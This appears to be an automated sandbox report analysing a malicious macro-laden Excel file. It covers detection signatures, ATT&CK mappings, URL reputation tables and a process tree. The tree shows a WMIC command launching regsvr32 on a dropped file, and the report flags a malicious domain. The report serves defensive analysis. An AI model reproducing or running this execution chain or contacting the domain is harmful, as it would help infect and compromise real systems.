ID: 382991
Sample Name: Documents (252).xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 02:14:15
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Documents (252).xlsm

Overview


General Information

Sample Name:	Documents (252).xlsm
Analysis ID:	382991
MD5:	966c13f10fa0b3b..
SHA1:	1769db2ec1d019..
SHA256:	963963dd218deb..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Sigma detected: Wmic Launch regsv…
- Contains functionality to create proc…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Office document connecting to susp…
- Outdated Microsoft Office dropper d…
- Performs DNS queries to domains w…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 2208 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 5316 cmdline: wmic.exe process call create 'regsvr32 -s C:/Users/Public/dbhfr.xref' MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 5932 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - regsvr32.exe (PID: 5488 cmdline: regsvr32 -s C:/Users/Public/dbhfr.xref MD5: D78B75FC68247E8A63ACBA846182740E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Wmic Launch regsvr32

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Potential document exploit detected (performs DNS queries with low reputation score)

Networking:

Office document connecting to suspicious TLD

Outdated Microsoft Office dropper detected

Performs DNS queries to domains with low reputation

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Contains functionality to create processes via WMI

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Persistence and Installation Behavior:


Creates processes via WMI

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Windows Management Instrumentation 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Dev Without Authorizat
Default Accounts	Scripting 2 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizat
Domain Accounts	Exploitation for Client Execution 3 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	System Information Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
xherzog24pv.xyz	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
xherzog24pv.xyz	unknown	unknown	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://login.microsoftonline.com/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://shell.suite.office.com:1443	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://autodiscover-s.outlook.com/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://cdn.entity.	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://powerlift.acompli.net	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://cortana.ai	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://api.aadrm.com/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://api.microsoftstream.com/api/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://cr.office.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://graph.ppe.windows.net	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://store.office.cn/addinstemplate	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.officeppe.com/addinstemplate	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://web.microsoftstream.com/video/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://graph.windows.net	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://dataservice.o365filtering.com/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://ncus.contentsync.	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://weather.service.msn.com/data.aspx	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://apis.live.net/v5.0/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://management.azure.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://wus2.contentsync.	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
